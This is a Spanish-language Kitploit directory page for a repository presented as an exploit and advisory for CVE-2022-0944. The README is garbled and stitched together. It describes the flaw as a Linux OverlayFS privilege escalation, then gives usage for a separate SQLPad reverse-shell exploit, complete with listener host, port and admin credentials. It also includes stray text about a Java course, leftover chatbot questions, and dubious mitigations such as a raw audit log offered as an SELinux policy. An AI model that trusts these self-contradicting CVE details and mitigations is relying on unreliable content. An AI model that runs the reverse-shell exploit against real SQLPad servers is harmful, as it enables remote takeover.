
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
OverlayFS-PrivEsc-CVE-2022-0944 — Exploit y advisory para CVE-2022-0944, una vulnerabilidad de escalada de privilegios OverlayFS en el kernel de Linux, incluyendo pasos de detección y mitigación. | Kitploit
Herramientas/GitHubGitHub/artemisxxx37/overlayfs-privesc-cve-2022-0944
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónAprendizaje y Educación
GitHubartemisxxx37/overlayfs-privesc-cve-2022-0944

OverlayFS-PrivEsc-CVE-2022-0944

Exploit y advisory para CVE-2022-0944, una vulnerabilidad de escalada de privilegios OverlayFS en el kernel de Linux, incluyendo pasos de detección y mitigación.

Ver Repositorio
Compartir
112hace 1 añoAún no revisado

CVE-2022-0944: Vulnerabilidad de escalada de privilegios en OverlayFS 🛡️

CVE Severity

Aviso de seguridad y guía de mitigación para la vulnerabilidad de escalada de privilegios del kernel de Linux en OverlayFS.

📜 Resumen

CVE-2022-0944 es una vulnerabilidad de seguridad en el subsistema OverlayFS del kernel de Linux que permite a atacantes locales escalar privilegios mediante el manejo inadecuado de la creación de archivos en configuraciones específicas.

📌 Detalles técnicos

Screenshot 2025-03-26 at 17-15-46 publiqué un curso de Java para principiantes, desafortunadamente no tengo un archivo README para guiar

🚨 Impacto

Un atacante local podría:

  • Obtener privilegios de root mediante operaciones de archivo manipuladas
  • Evitar restricciones de seguridad
  • Modificar archivos críticos del sistema
  • Comprometer la integridad de todo el sistema

🔍 Detección

  1. Verifique la versión del kernel uname -r

Affected versions: 5.8 <= kernel < 5.16.12

  1. Verifique el uso de OverlayFS mount | grep overlay

Systems using OverlayFS mounts are at risk

  1. Consulte los avisos de seguridad

For Debian/Ubuntu:

grep CVE-2022-0944 /var/log/apt/history.log

# For RHEL/CentOS:
rpm -q --changelog kernel | grep CVE-2022-0944

4. 🛡️ Mitigación

Parches oficiales

Actualice a una de estas versiones parcheadas:

  • Linux Kernel 5.16.12 o posterior
  • Parches backportados específicos del proveedor

Comando de actualización:

Ubuntu/Debian

sudo apt update && sudo apt upgrade linux-image-$(uname -r)

RHEL/CentOS

sudo yum update kernel

Soluciones alternativas (si no se puede parchear de inmediato)

  • Restringir el uso de OverlayFS: sudo modprobe -r overlay

  • Implementar restricciones de espacio de nombres: # Create unprivileged user namespace unshare -Ur

      # Mount with user restrictions
      mount -t overlay -o lowerdir=/lower,upperdir=/upper,workdir=/work overlay /mnt
    
  • Aplicar políticas SELinux/AppArmor: type=AVC msg=audit(1647452829.123:456): user pid=1234 comm="mount" scontext=user_u:user_r:user_t tcontext=system_u:object_r:unlabeled_t denied { mounton }

⚠️ Aviso legal Este documento se proporciona solo con fines informativos. Si bien se ha hecho todo lo posible para garantizar la precisión, no se ofrece ninguna garantía. Siempre pruebe los parches en un entorno de desarrollo antes de la implementación en producción.

Última actualización: 2023-10-01 | Ver registro de cambios

Características principales:

  1. Clasificación clara de vulnerabilidad con insignias de seguridad
  2. Tabla de referencia rápida de detalles técnicos
  3. Pasos de detección y mitigación procesables
  4. Comandos de actualización específicos del proveedor
  5. Ejemplos de políticas de seguridad (SELinux/AppArmor)
  6. Enlaces de referencia oficiales
  7. Cumplimiento con estándares de divulgación de vulnerabilidades

Este formato de README es adecuado para:

  • Equipos de seguridad
  • Administradores de sistemas
  • Ingenieros DevOps
  • Mantenedores de código abierto
  • Bases de datos de vulnerabilidades

¿Le gustaría que:

  1. Añada información específica de parches del proveedor?
  2. Incluya detalles de prueba de concepto del exploit (con precaución)?
  3. Añada más scripts de detección?
  4. Personalice para una distribución específica de Linux?

Uso

usage: main.py [-h] url lhost lport [username] [password]

positional arguments:
  url         URL to SQLPad
  lhost       Listener host address for reverse shell
  lport       Listener port for reverse shell
  username    login username (optional)
  password    login password (optional)

options:
  -h, --help  show this help message and exit

Ejemplo:

# install requirements
pip install -r requirements.txt

# start sqlpad docker container
docker run -p 3000:3000 --name sqlpad -d --env SQLPAD_ADMIN=admin --env SQLPAD_ADMIN_PASSWORD=admin sqlpad/sqlpad:6.10.0

# trigger exploit
./main.py http://localhost:3000 127.0.0.1 1337 admin admin

Descargo de responsabilidad

Este repositorio contiene código y herramientas que están destinados únicamente a fines educativos, específicamente para su uso en cursos de ciberseguridad y entornos de aprendizaje. El autor de este código no asume ninguna responsabilidad por cualquier consecuencia derivada del uso, mal uso o modificación de este código. El código se proporciona "tal cual" sin ninguna garantía, explícita o implícita, incluidas, entre otras, las garantías implícitas de comerciabilidad o idoneidad para un propósito particular.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    403
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    263

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





